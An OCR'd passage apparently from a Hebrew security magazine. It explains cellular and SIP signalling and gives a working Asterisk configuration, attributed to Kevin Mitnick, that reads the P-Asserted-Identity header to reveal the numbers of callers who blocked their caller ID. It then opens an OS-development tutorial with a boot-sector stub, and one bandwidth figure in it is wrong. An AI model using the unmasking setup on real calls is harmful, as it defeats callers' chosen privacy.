
הרעיון הבסיסי הוא לחלק את תדר הרדיו למשבצות זמן עוקבות (Time Slot). כל משתמש מקבל משבצת זמן כזו, כך שניתן לנצל את אותו תדר רדיו למספר משתמשים שונים. לצורך ייעול השיטה, כל שתי

משבצות מרכיבות שיחה אחת, כך שמשבצת אחת מהווה את נתיב ההלוך והמשבצת השנייה מהווה את נתיב החזור. כיום, רשתות ה-GSM משתמשות בטכנולוגית ה-TDMA לשם חלוקת משאבי המערכת.

בנוסף ל-TDMA קיימת שיטה שלישית לחולקת המידע, ה-CDMA, ששונה מהטכנולוגיות הקודמות בצורה מאוד משמעותית. הטכנולוגיה אינה משתמשת במשבצות זמן או בתדרים שונים, אלא מפזרת את אותות הרדיו על פני טווח תדרים רחב ביותר (רחב הרבה יותר ממה שנדרש כדי להפיץ את המידע).

לצורך ההדגמה, שיחה קולית דורשת רוחב פס של 8KHz, אך עם המערכת היא תופץ על פני רוחב פס של 1.5KHz או יותר.

בכדי לא לבזבז משאבים, ניתן לשלב מספר גדול של שדרים על גבי אותו תדר ולהבדיל בין אותות השיחה השונים באמצעות קידודים של השיחה. שנית, בשל שליחת המידע בעוצמה על גבי רוחב פס גדול מאוד ישנה הגנה מפני מכשולים, המפחיתים מן האנרגיה של האות. בנוסף, השימוש ב-CDMA מקנה את הביטחון שלכאורה אף אחד אינו יכול לאתר את התדרים בהם משתמש הקצה משדר ובכך הטכנולוגיה מגבירה את פרטיות השיחה.



[FDMA אל מול ה-TDMA. נלקח מ-Rynacomm.net]

כאחד מעקרונות היסוד של מערכת תקשורת תאית היא האפשרות לחלק את ערוצי השיחה שלנו לשימוש חוזר, כך שכל תדר יכול לתת שרות ליותר ממשתמש קצה אחד, בתנאי שהתאים מספיק רחוקים, מה שמקנה לכל MSC את היכולת לתמוך בסדר גודל של כ-100,000 מנויים וכ-5,000 שיחות.

על סמך המידע הזה, ניתן להבין את הצורה בה חברות הסלולאר ממקמות את תחנות הבסיס (BTS) שהן מפעילות, קרי, תחנות הבסיס מחולקות על סמך הטופוגרפיה של המקום ועל סמך ריבוי המשתמשים באיזורים מסויימים. לדוגמא בסמוך לקניון מרכזי או איזור הומה אדם תוצב יותר מתחנת בסיס אחת בכדי לתת לכלל המשתמשים את השרות המקסימלי. מה שיכול לקרות הוא ששני אנשים שנמצאים אחד בסמוך

לשני יקבלו שרות, מ-BTS שונה. המכשיר הסלולארי "יבחר" את את תחנת הבסיס המתאימה לו ביותר על סמך התחנה עם הכי פחות עומס, שנותנת את הקליטה הגבוהה ביותר.

משתמש הקצה, יוצג כרגע כמכשיר סלולארי המנהל מערכת יחסים מאוד מרוכבת עם הרשת של החברה המפעילה, שולח אות המאפשר לרשת לזהות אותו, ועל סמך מידע זה הרשת תדע להפנות שיחות אל המשתמש בכל מקום בו יימצא, מהרגע שהמכשיר מופעל וכל פרק זמן קצר שולח המכשיר הסלולארי "אות חיים", שמעיד על כך שהמכשיר דולק, מיקומו ופרטים נוספים.

בעת הפעלת המכשיר נשלחת בקשת התחברות ביחד עם נקודת המיקום שלנו, סוג המכשיר, מספר ה-SIM ומספר ה-IMEI אל ה-BSC, אשר מעביר את הבקשה אל ה-MSC, שפונה אל ה-HLR לשם אישור בקשת ההתחברותווידוא כי המכשיר נמצא ברשת הביתית שלו, (במקביל מתבצעת בדיקה אל מול הרשימות השחורות / אפורות / לבנות), ה-HLR מאשר את הבקשה ומוסיף למאגר את המיקום הנוכחי של המכשיר הסלולארי.

במרחב הגאוגרפי קיימות שתי מערכות עיקריות, שבעזרתן מתבצעות שיחות קוליות, שליחת הודעות MMS או כל מידע אחר שהוא לא קולי:

- **Circuit Switch** - מערכת מיתוג המעגלים המשמשת למשלוח תעבורה קולית.
- **Packet Switch** - מערכת מיתוג מנות, המשמשת למשלוח מנות מידע אל האינטרנט או הודעות MMS.

המכשיר הסלולארי שולח את המידע בדיוק כמו המחשב שלנו- בצורת ביטים שהרשת או כל מי שמקבל את המידע, ידע לפענח אותו ולהבין אם מדובר בבקשה ליצירת שיחה, דחיית בקש או אימות בקשה. הבקשות נראות כך:

8	7	6	5	4	3	2	1	Octet
Protocol discriminator				Skip indicator				1
Message type								2
Information elements								3-n

[במקור: http://www.protocols.com/pbook/umtsfamily.htm]

כאשר ביט 8 שמור בעתיד להרחבה. ביט 7 נשמר לזיהוי הרציף להודעות הנשלחות מתחנה ניידת.

מבנה חבילת המידע ב-GSM, ערך **Protocol discriminator** יהיה הערך הבינארי 1010, ו**מזהה הדילוג** יהיה 0000. **סוג ההודעה** יכיל מידע שיזהה באופן חד-ערכי את הבקשה או את הפעולה שצריכה להתבצע.

סוגי הודעות ב-GSM:

מזהה	תפקיד
01XXXXXX	הודעות ניהול שיחה
1000001	הפעלת בקשת הקשר PDP
1000010	הפעלת אישור הקשר PDP
1000011	הפעלת דחית הקשר PDP
1000100	בקשת הפעלת הקשר PDP
1000101	דחיית בקשת הפעלת הקשר PDP
1000110	ביטול הפעלת בקשת הקשר PDP
1000111	ביטול הפעלת בקשת הקשר PDP
1001000	אימות בקשת הקשר PDP
1001001	אימות אישור הקשר PDP
1010000	הפעלת בקשת הקשר AA PDP
1010001	הפעלת אישור הקשר AA PDP
1010010	הפעלת דחיית הקשר AA PDP
1010011	ביטול הפעלת בקשת הקשר AA PDP
1010100	ביטול הפעלת אישור הקשר AA PDP
1010101	מצב SM

כל הנתונים הנ"ל משתנים בין פרוטוקול לפרוטוקול, ניתן לקרוא עוד על נתוני החבילה בפרוטוקולי סלולאר שונים בקישור הבא:

http://www.protocols.com/pbook/pdf/cellular.pdf

בעת ביצוע כל פעולה המכשיר שולח מס' חבילות מידע הכוללות כותרים (Headers) שונים.

המכשיר הסלולארי שלנו שולח עשרות רבות של חבילות מידע, כשכל אחת מכילה בתוכה פיסות מידע שונות. ניתן לראות כאן את הרשימה המפורטת של ההדרים הנשלחים. מומלץ, לכל הפחות, לעבור ברפרוף על האתר הזה ובייחוד על "P-Asserted-Identity".

קיימות פרצות רבות המתבססות על בעיות ברשת ה-GSM, הנושא הזה הוא עולם ומלואו ובכדי להבין עד כמה אנחנו חשופים לכל כך הרבה בעיות כשאנחנו משתמשים במכשיר סלולארי (ובמקרים מסויימים, אפילו שהמכשיר **לא בשיחה**) מומלץ לקרוא עוד בנושא.

על מנת לברר מי התקשר אלינו ממספר חסום יש צורך בצו חתום ע"י בית משפט ומומלץ סיוע של אחת הרשויות החוקרות. שמא קיימת דרך אחרת? כאן נכנסת לתמונה מערכת טלפוניה מבוססת קוד פתוח הנקראת Asterisk, המערכת נותנת שירות לשיחות מבוססות IP (Voice Over IP) ולשיחות טלפון רגילות המוכרות לנו.

קצת על Asterisk

קיימות מספר גרסאות למקור השם אסטריסק.אחד מקורות השם הינו התו '*' - מקש שנמצא על לוח המקשים ובעל יכולת לבצע פעולות מיוחדות. והיותו תו מיוחד במערכות UNIX. הדרך הנכונה לשלוט על מערכות אסטריסק הוא תכנות / קינפוג ה-DailPlan שלה- משמע להורות למערכת מה לבצע כתגובה לכל פעולה שמתבצעת. ישנם מספר דרכים לדבר עם המערכת; האחת, שפת תכנות ששמה AEL; האפשרות הנוספת הינה דרך ממשק AGI (קיצור של Asterisk Gateway Interface), תוכנית חיצונית המתקשרת עם המערכת באמצעות קלט / פלט סטנדארטי.ניתן לעבוד עם המערכת כמו שהיא, למשתמש הפשוט קיימים מספר ממשקי ניהול שדרכם ניתן לשלוט על המערכתובכך יכולים להקל על עבודתו, אך חשוב לזכור כי לעיתים הממשקים מוגבלים ומגבילים. שני ממשקים מוכרים הם Asterisk-GUI - הממשק שמפותח ע"י Digium, החברה שמפתחת גם את המערכת עצמה ו-FreePBX. בנוסף לכך, קיימות מספר "הפצות Asterisk" כגון Trixbox, AsteriskNOW, Elastix ועוד.

במקביל ל-Asterisk קיימות עוד עשרות מערכות טלפונייה שונות ומגוונות, חלקן של חברות מוכרות יותר כמו פנסוניק וארי‌קסון. עדיף להשתמש באסטריסק הן בשל העלויות הזולות והנגישות והן בגלל הגמישות המאוד גבוהה של המערכת. Asterisk מספקת (ע"פ רוב) שרות טלפוני לעסקים, אפשרות ליצור מערכת ניתוב שיחות, אפשרות למספר רב-קווי, מערכות קול אינטראקטיביות, מערכת לניהול תורי שיחות וכו'.

קצת על SIP

SIP (קיצור של Session Initiation Protocol, RFC מספר 3261), הינו פרוטוקול בתצורת שרת-לקוח בשכבת האפליקציה. בדרך כלל המידע מועבר על גבי UDP בפורט 5060, אך אין שום בעיה להשתמש בו גם מעל TCP, ובכל פורמט אחר. תצורתו מזכירה מאוד את המבנה של HTTP, הן מפני שמדובר בפרוטוקול קריא והן מפני שמספרי ההודעות בפרוטוקול דומות ברובן למספור ההודעות ב-HTTP (כדוגמאת 4XX - הודעות שגיאה, 3XX - העברת השיחה, 2XX - הודעות להצלחה וכו') , דבר המקל על העבודה איתו.

דוגמאות להודעות הקיימות בפרוטוקול (נלקח מהמאמר PenTesting VoIP, שנכתב על ידי שי רוד ופורסם בגליון ה-20 של Digital Whisper):

בקשה	תיאור
INVITE	משמשת להזמנת חשבון להשתתף בשיחה.
ACK	אישור על קבלת הזמנה להשתתף בשיחה.
CANCEL	ביטול בקשה ממתינה.
REGISTER	רישום משתמש מול שרת SIP.
OPTIONS	מציג רשימת יכולות הקיימות אצל המתקשר.
BYE	ניתוק שיחה בין שני משתמשים.
REFER	מציין כי הנמען (מזוהה באמצעות בקשת URI) צריך לתקשר דרך צד שלישי באמצעות מידע המסופק בבקשה.
SUBSCRIBE	משמשת לשליחת בקשה לקבלת המצב הנוכחי של השירות ומצב העדכונים משרת מרוחק.
NOTIFY	מודיע לשרת SIP כי אירוע אשר התבקש ע"י בקשת SUBSCRIBE קודמת התבצע.

דוגמאות לבקשות כאלו נראה בהמשך.

איך כל זה מסייע לנו? המערכת מהווה מעיין נקודה חכמה בין המערכת הסלולארית לבין רשת הטלפון הפרטית שלנו, המערכת יכולה לפעול על כל מחשב, דבר שנותן לנו מעט שליטה על המערכת ועל הנתונים שהיא מקבלת. בעת הקמת שיחה קולית המכשיר שולח HEADER's מסויים. בהוצאת השיחה נשלח HEADER המכיל, בין השאר את השדה P-Asserted-Identity, המכיל בתוכו את מספר הטלפון של יוזם השיחה. P-Asserted-Identity הינו למעשה ה-Header האחראי על זהות השיחה.

ה-P-Asserted-identity משמש גופים מהימנים (בד"כ לרכיבים המתווכים) לצורך זהות המשתמש. בנוסף לשדה הזה נשלח דגל שמורה האם להציג את מספר הטלפון של מחייג השיחה או להשאיר אותו מוסתר מעיני מקבל השיחה. כלומר, בכל מצב ה-PAI יכיל בתוכו את מספר הטלפון של מחייג השיחה והשאלה אם נראה את המספר תלויה בדגל מסויים - נשאלת השאלה איך נוכל לשנות את הדגל, או לחלופין להגיע למספר הטלפון?

המכשירים הסלולארים שלנו מאוד מוגבלים, אולם מה יקרה אם תהיה לנו שליטה על המידע שזורם בין הרשת למכשיר הסלולארי? וכאן בדיוק נכנסת מערכת ה-Asterisk.

במכשירים סלולארים קיימת אפשרות ניתוב שיחה; במצב של חוסר מענה / ניתוק השיחה נוכל להגדיר כי השיחה תועבר באופן אוטומטי למספר טלפון אחר (השרות הזה מוכר בד"כ במכשירים הקבועים ברכב ובמצב שהמשתמש לא עונה השיחה תעבור ישירות למכשיר הנייד).

ניתן להעביר כל שיחה ממספר חסום אל שרת האסטריסק שלנו, שיבצע ניתוח של המידע ויחזיר אלינו את השיחה תוך שהוא חושף את ה-CallerID עבורנו. על מנת להעביר שיחות מבלי להעזר בתפריט המכשיר ניתן להעזר בחיוג המספרים הבאים (נכון לרשת אורנג', לא נבדק ברשתות אחרות):

מספר	תכונה
21	כל השיחות ללא תנאי
61	באין מענה
62	כאשר כבוי\לא זמין
67	כאשר תפוס

השרות יתבצע בצורה הבאה (מימין לשמאל): ***קוד הפנייה*טלפון להעברה#.**

בכדי שאסטריסק תדע לנתח את המידע צריך לקנפג את השרת וללמד אותו לעשות זאת. קווין מיטניק הרצה על הנושא בכנס HOPE, מיטניק העלה את הנושא (להרצאה המלאה, מומלץ בחום) ואף הדגים כיצד הוא מגלה את מספר הטלפון של מי שמתקשר ממספר חסום.

אז איך זה נראה? (**הדוגמאות לקוחות מהרצאה של מיטינק** - בדוגמה הנ"ל השימוש הוא בחברת Flowroute לקישוריות). כאשר נכנסת שיחה **רגילה**, חבילת המידע נראית כך:

```
INVITE sip:12089682000@[removed] SIP/2.0
(...)
From: <sip:+18053414555@70.167.153.130>;tag=20bc14f6bc...
To: <sip:+12089068200@70.167.153.130>
Call-ID: 1214297526-7946826@LA4_SIP_01
CSeq: 200 INVITE
Contact: Anonymous <sip:70.167.153.135:5060>
P-Asserted-Identify: <sip:+18053414555@sip.flowroute.com>
(...)
```

ניתן לראות כי מדובר בבקשת "INVITE", הזמנה לשיחה. ניתן לראות כי הכותר "From" מעביר לנו את מספר יוזם השיחה. בנוסף ניתן לראות כי אותו מספר בדיוק נשמר גם בכותר "P-Asserted-Identify".

כאשר נכנסת שיחה **חסויה**, חבילת המידע נראת כך:

```
INVITE sip:12089682000@[removed] SIP/2.0
(...)
From: <sip:anonymous@70.167.153.130>;tag=de2b0ed15264…
To: <sip:+12089068200@70.167.153.130>
Call-ID: 1214297526-7946826@LA4_SIP_01
CSeq: 200 INVITE
Contact: Anonymous <sip:70.167.153.135:5060>
P-Asserted-Identify: <sip:+18053414555@sip.flowroute.com>
Privacy: Id
(...)
```

במקרה זה ניתן לראות כי כאשר נכנסת שיחה המוגדרת כחסויה, שדה ה-From אינו מכיל את מספר יוזם השיחה, ובנוסף לכך ניתן לראות כי נוסף לנו כותר נוסף "Privacy". עם זאת, ניתן לראות כי הכותר P-Asserted-Identify עדיין מחזיק את מספר יוזם השיחה. מה שאומר שכאשר מתקשרים אלינו ממספר חסוי, הצד השני עדיין מקבל את מספר יוזם השיחה, אך הוא יודע לא להציג אותו למשתמש!

מיטניק הציע את התגובה הבאה: נעביר את כלל השיחות דרך מרכזיית VoIP. כאשר נקבלה שיחה חדשה, המרכזיה תבדוק האם מדובר בשיחה חסויה. במידה ומדובר בשיחה שאינה חסויה- היא תעבור כרגיל למכשיר שלנו, במידה ואכן מדובר בשיחה חסויה – המרכזיה תדע לערוך את חבילת המידע (להשמיט את הכותר "Privacy", ולשכתב את הכותר "From" עם הערך הקיים ב-"P-Asserted-Identify", מה שיגרום לכך שגם אם נקבל שיחה ממספר חסוי - נוכל לדעת מה המספר המקורי.

ברמת הפרטיקה הוא פרסם מספר שורות שצריך להוסיף ל-extensions.conf על מנת לסייע לנו עם גילוי המספר המוסתר. לשם הידע, extensions.conf זהו קובץ קונפיגרציה האחראי על הרחבות במערכת אסטריסק (מיקום הקובץ: /etc/asterisk/).

phant0msignal, העומד מאחורי הבלוג "Tracing The Signal" פרסם את השורות שמיטניק כתב עבור extensions.conf בתוספת הסבר:

```
[inbound]
;For Asterisk 1.4

;workaround to prevent rtp deadlock
exten => YOURSIPNUM,1,Playback(silence/1|noanswer)
;save the callerid to a variable
exten => YOURSIPNUM,2,Set(passertedid=${SIP_HEADER(P-Asserted-
Identity)})
;save the privacy bit to a variable (if it is set)
exten => YOURSIPNUM,3,Set(privheader=${SIP_HEADER(Privacy)})

;check if callerid is private
exten => YOURSIPNUM,4,GotoIf($[${LEN(${privheader})} > 1]?8)

;send out regular callerids without modification
exten => YOURSIPNUM,5,Set(CALLERID(all)=${CUT(passertedid,@,1):5})
exten => YOURSIPNUM,6,Dial(SIP/YOURPHONEMUN@flowroute)

;prepend 900 to blocked callerids before unmasking
exten => YOURSIPNUM,8,Set(CALLERID(all)=+900${CUT(passertedid,@,1):5})
exten => YOURSIPNUM,9,Dial(SIP/YOURPHONEMUN@flowroute)
```

יש להחליף את YOURPHONEMUN למספר טלפון שלך, אליו אתה רוצה להעביר את השיחות. את המספר YOURSIPNUM יש לשנות עם מספר ה-VOIP שרכשת.

חשוב לציין כי חברות הסלולאר בארץ עוטפות את המידע העובר ב-PAI, ככה שייתכן שבמקום לקבל את המספר של מחייג השיחה נקבל מספר מפוברק. על מנת להתגבר על בעיה זו ניתן לקנות חשבון SIP זר שידוע לנו שאינו "מטפל" ב-HEADER's האחראיים על הסתרת מספר המתקשר.

סיכום

אין ספק שאנו נמצאים בעידן חדש, דור ה"אייפון", תקופה שבה אנחנו מבצעים כל פעולה דרך המכשיר הסלולארי החכם שלנו. יש שיסכימו איתי שהמחשב הביתי נהיה נחלת העבר אל מול המכשירים הסלולארים שיכולים להריץ אפליקציות מתוחכמות העשירות בגרפיקה ובביצועים. אולם עם כל הטכנולוגיה הזו אנו עדיין עובדים אל מול רשת ה-GSM, שמקנה לנו את היכולת לבצע שיחות קוליות או להעביר מידע בקלות וללא כל בעיה.

הרשת עובדת על גלי רדיו במספר שיטות וצורות, הטכנולוגיה של ה-GSM עברה מספר שדרוגים וגלגולים, אולם עם כל זאת ראינו שנושא הבטחון מידע אינו בראש סדר העדיפויות של החברות הסלולאריות. על מנת לאתר שיחות ממספר חסוי אנחנו לא צריכים יותר ממחשב ביתי פשוט עם יכולות תמיכה ב-VOIP, מעט ידע והמון מצב רוח.

קישורים מומלצים

- איך לחשוף שיחה מזוהה
- Caller ID Spoofing - rootSecure
- How GSM works - scribd
- כל ה-HEADERS הנשלחים ברשת GSM
- ההרצאה של קווין מטניק בנושא
- אתר הבית של Asterisk
- http://ccnga.uwaterloo.ca/~jscouria/GSM/gsmreport.html
- http://phant0msignal.blogspot.com
- http://www.voip-info.org
- http://www.digitalwhisper.co.il/files/Zines/0x14/DW20-2-PenTest-VoIP.pdf

הערה

אין כותב מהמאמר אחראי על התוכן, כל המידע הכתוב כאן קיים ונמצא ברשת האינטרנט. כותב המאמר אינו ניסה את כל הכתוב במאמר ואינו מעודד לנסות את כל הכתוב בו.

שלכם,

עדן משה / Devil kide.

פיתוח מערכות הפעלה – חלק א'

נכתב ע"י עידן פסט

הקדמה

מהי מערכת הפעלה?

"מערכת הפעלה היא תוכנה המגשרת בין המשתמש, החומרה ויישומי התוכנה. זו התוכנה הראשונה שעולה עם הדלקת המחשב והיא זו המאפשרת לו לפעול. מערכת ההפעלה מספקת שלושה ממשקים: ממשק משתמש (User Interface), ממשק עבור החומרה על ידי מנהלי התקנים וממשק תכנות היישומים (API). מערכת ההפעלה היא רכיב חיוני בכל מחשב. תהליך טעינתה של מערכת ההפעלה, המתבצע עם הדלקת המחשב, קרוי אתחול." - ויקיפדיה

בשביל מה צריך את מערכת ההפעלה?

מערכת ההפעלה מהווה במה משותפת שעליה יכולות לרוץ תוכנות שישרתו את משתמש הקצה. לדוגמא, כשאני כותב את המאמר הזה, המפתח של Office לא היה צריך לכתוב רכיב שמתממשק עם הלוח אם כדי לקבל את הקשות המקלדת שלי, ולא היה צריך לדבר ישירות עם כרטיס המסך כדי שהאותיות יופיעו לי עליו. במקום זאת, המפתח דאג להנחות את המחשב: "תגיב בצורה א' למקש כזה ובצורה ב' למקש כזה" ו"תצייר לי את האות ג'". מערכת ההפעלה עשתה בשביל המפתח את העבודה והיוותה את הגשר בין החומרה לבין התוכנה.

מעבר להתממשקות עם החומרה, מערכת ההפעלה גם אחראית לנהל את זיכרון המחשב, זמן המעבד, חלוקת משאבים ועוד אלפי רכיבים אחרים. ככל שעובר הזמן מערכות ההפעלה הנפוצות לוקחות על עצמן יותר ויותר אחריות, כאשר פונקציונאליות שהייתה פעם ממומשת על ידי אפליקציות רגילות, כיום ממומשות על ידי מערכת ההפעלה.

ככל שעובר הזמן, התלות שלנו במערכת ההפעלה גדלה, ואיתה הצורך להבין לעומק את מהות מערכת ההפעלה ודרך פעולתה. מעבר לזה, תכנות מערכות הפעלה זה תחביב שיוכיח לכל החברים שלכם שאתם Hardcore כמו שאתם טוענים שאתם (למרות שאם באמת הייתם Hardcore לא היה לכם חברים, אז על מי אתם עובדים בדיוק?)

מערכות ההפעלה הנפוצות כיום

כיום בשוק קיימות מספר מערכות הפעלה נפוצות, שנבדלות ב"התמחות" שלהן:

1. **Windows** - פותחה על ידי Microsoft, ובעלת נתח השוק הכי גדול. רוב המשתמשים במחשב האישי בוחרים במערכת ההפעלה הזו, בעיקר בגלל תאימותה עם הרוב המוחלט של האפליקציות כיום, תמיכה טכנית נפוצה ושימוש בכוח המונופולי של Microsoft כדי למנוע משחקנים נוספים להיכנס לשוק.

2. **Linux** - כיום Linux מהווה לרוב את הבסיס למספר הפצות של לינוקס כדוגמת Ubuntu, שנפוצה בקרב מחשבים אישיים ו-CentOS, שנפוצה בשרתים. Linux פותחה במקור על ידי לינוס טורבאלדס, אבל היום מאורגנת סביבה קהילה פעילה של מפתחים. Linux היא מערכת הפעלה חינמית, חופשית ובקוד פתוח ומהווה את הדוגמא הגדולה ביותר לפרויקטים בקוד פתוח. מיועדת בעיקר לפריקים של קוד פתוח, מחשבי על ושרתים.

3. **Macintosh** - פותחה על ידי Apple ומותקנת ביחד עם מחשבי ה-Mac של Apple. היום היא עונה לשם OS X, ומהווה את המתחרה השנייה בגודלה בשוק המחשבים האישיים. מבוססת Unix (בדומה ל-Linux), ונפוצה אצל מעצבים גרפיים.

4. **Android**- מערכת ההפעלה הכי נפוצה לסמארטפונים. מבוססת על Linux ופותחה על ידי קבוצה של כמה חברות, כשהמובילה בהן היא Google. המערכת מפותחת בקוד פתוח ועליה רצים בד"כ תוכנות צד שלישי המפותחות ב-Java.

5. **iOS** - מערכת ההפעלה למכשירים הניידים של Apple. המערכת היא התאמה של OS X למכשירים ניידים, הכוללים את ה-iPad, ה-iPhone ועוד. המערכת מריצה תוכנות צד שלישי שמפותחות ב-Objective C.

אלו רק כמה ממערכות ההפעלה המרכזיות שיוצא למשתמש ממוצע להתקל בהן במודע. האדם הממוצע משתמש במערכות הפעלה נוספות כדוגמת מערכת הפעלה בכספומט או במכשיר מיקרו, אך השימוש נעשה בדרך כלל לא במודע.

מה אנחנו נעשה?

החלק הראשון של המאמר יתמקד בתיאוריה שמאחורי תכנות מערכות הפעלה, ונתחיל לבנות מערכת הפעלה **בסיסית** (ברמת מסך שחור עם כמה פקודות בסיסיות, שעליו תוכלו להמשיך ולבנות מה שרק תחלמו עליו). מערכת ההפעלה שנבנה בפרק זה תהיה מאוד מינימאלית, ותרוץ כמערכת הפעלה Live - משמע, שום דבר לא נשמר באופן קבוע לדיסק, והמערכת תתחיל מחדש בכל הפעלה של המחשב.

מערכת ההפעלה, סימן 1

מה נצטרך?

ידע קודם ויכולות:

- שליטה סבירה ב-Assembly x86 וב-C.
- יכולת חיפוש בגוגל - יש המון בעיות שיכולות לצוץ, והרבה מאוד אנשים בעולם נתקלו באותה הבעיה ובכך ניתן למצוא פתרונות לבעיות שצצות.
- סבלנות. והרבה ממנה.

כלים:

- VMWare, QEMU או כל פיתרון וירטואליזציה אחר.
- מומלץ בחום: מחשב שמריץ Linux. בדוגמאות שאציג אני אשתמש בכלים נפוצים הקיימים ב-Linux (בעיקר GCC). אם אתם בוחרים לנסות לפתח על Windows, אני מאחל לכם הרבה הצלחה.
- Cross-Compiler. זהו מהדר שיכול לקמפל קבצים לפורמטים וארכיטקטורות ששונות מהמחשב שעליו הוא רץ. גם אם אתם הולכים לתכנת לאותה סביבה, שימוש ב-Cross-Compiler ימנע בעיות של Dependency בספריות או חוסר תאימות בין קבצי PE ל-ELF.
- Assembler, ומומלץ NASM - מספר מאקרוים הם בעלי סינטקס ייחודי ל-NASM. כמובן שניתן למצוא להם תחליף ב-Assemblers אחרים, אך הדוגמאות שיובאו במדריך נבדקו ב-NASM בלבד.

הקוד

נכתוב את מערכת ההפעלה הראשונה שלנו, שתעשה... כלום:

```
[BITS 16]
[ORG 0x7c00]

jmp $

TIMES 510-($-$$) db 0
dw 0xaa55
```

בוא נעבור על כל שורה:

```
[BITS 16]
```

כשאנו מתחילים את הקוד בהוראה [BITS 16] אנו מנחים את המרכיב לתרגם את הקוד לארכיטקטורת 16 ביט ב-Real Mode.

CPU

רכיב ה-CPU (Central Processing Unit, מעבד) הוא המוח של המחשב - הוא האחראי העיקרי לביצוע של הוראות. מעבדים יודעים לדבר בשפה מאוד מוגדרת, ואוסף כל ה"מילים" שהם יודעים נקרא Instruction set (סט פקודות). את המילים המעבד מקבל בצורת קוד מכונה - אותות חשמליים שמייצגים את סט הפקודות. אנו יכולים לתקשר עם המעבד דרך שפה מתווכת בשם Assembly (שפת סף). שפה זו היא בעלת התאמה חד-חד ערכית לקוד המכונה, ורכיב בשם Assembler (מרכיב) מתרגם את שפת הסף לקוד המכונה. כפי שציינתי, המרכיב שאנחנו נשתמש בו הוא NASM (Netwide Assembler), והוא מסוגל לייצר מגוון רחב של סוגי קבצים.

RAM

RAM (Random Access Memory) הוא סוג זיכרון שנגיש באופן ישיר למעבד. זיכרונות מתאפיינים בכמה תכונות: ראשית, הם נדיפים, משמע הזיכרון תלוי באספקת החשמל אליהם, וכאשר המחשב כבה הזיכרון הנוכחי נמחק איתו. שנית, הם מתאפיינים במהירות גבוהות בכמה סדרי גודל מזיכרונות לא נדיפים. אוסף כל כתובות הזיכרון שהמעבד יכול לגשת אליהן נקרא Address Space. ה-Address Space של מחשב שרץ עם 16 ביט הוא 2^{16} בתים (או 64 KB). ה-Address Space של מחשב שרץ עם 32 ביט הוא 2^{32} בתים (או 4GB). היום קיים גם מצב נוסף בעל 64 ביט, שמאפשר להרחיב את ה-Address Space מ-4 ג'יגהבייט ל-16 אקסהבייט, שהם, לחלופין, 16,000,000,000 GB, (שידוע בכינוי "פ**ינג המוווווווון".) אבל, בדיוק כמו שפעם 4GB נחשב כהרבה, זה רק עניין של זמן עד שגודלי זיכרון כאלה יהיו קיימים.

אופני פעולה של המעבד

למעבדים מודרניים (מאז שחרור סט הפקודות הידוע בשם 80286 ב-1982) קיימים מספר אופני פעולה שונים. הראשון נקרא Real Mode - מצב זה מקביל לאופן הפעולה של כל מעבד שנוצר לפני סדרת ה-80286. במצב זה המעבד עובד ללא שום מנגנוני הגנה - הגישה לחומרה נעשית באופן ישיר וללא שום בקרה. מנגד, Protected Mode מאפשר להשתמש בתכונות כמו זיכרון וירטואלי, ריבוי משימות והגדרת רמות שונות של הרשאות בעת הרצת קוד.

מערכות הפעלה מודרניות משתמשות ב-Protected Mode, אך בכדי לאפשר תאימות לתוכניות שנכתבו ל-Real Mode קיים אופן פעולה נוסף בשם Virtual Mode, המאפשר שימוש בתכונות שקיימות ב-Real Mode מתוך Protected Mode, וזאת משום שלא ניתן לעבור מ-Protected Mode ל-Real Mode ללא ביצוע אתחול מחדש למעבד (דבר שמן הסתם ממש לא רצוי בעת שימוש רגיל במחשב).

הבדל עיקרי נוסף הוא ש-Protected Mode מאפשר לעבור משימוש ב-16 ביט לשימוש ב-32 ביט.
ההבדל בין 16 ביט ל-32 ביט נעוץ בשני שינויים עיקריים. ראשית, ה-Registers (אוגרים) במעבד גדלים ל-32 ביט, אך ההבדל השני, והעיקרי יותר, הוא שגודל הזיכרון שהמעבד יכול לגשת אליו גדל. מאז הגדילה בנפחי הזיכרון בשוק קיים אופן פעולה נוסף בשם Long Mode שמאפשר להשתמש ב-64 ביט. כיום, כדי לאפשר תאימות עם מערכות הפעלה ישנות, מחשבים נדלקים כברירת מחדל למצב Real Mode, ולכן אנו חייבים לכתוב את הקוד הראשוני במצב זה.

אופן	Real Mode	Protected Mode	Virtual Mode	Long Mode
Address Space	20 ביט	32 ביט	20 ביט	64 ביט
גודל אוגרים	16 ביט	32 ביט	16 ביט	64 ביט
גישה לחומרה	ישירה	מוגנת	מוגנת	מוגנת
קיים מאז	תמיד	80286	80386	Opteron
גישה לזיכרון	סגמנטים	דפדוף	סגמנטים	דפדוף


השורה הבאה בקוד, היא:

```
[ORG 0x7c00]
```

גם פקודה זו מנחה את המרכיב, ולא את המעבד. הפקודה אומרת ל-NASM שהקוד שלנו נטען מהכתובת 0x7c00, בניגוד ל-0x0000. סיבה זו נעוצה בכך שה-BIOS טוען את התכנית לכתובת זו.

BIOS

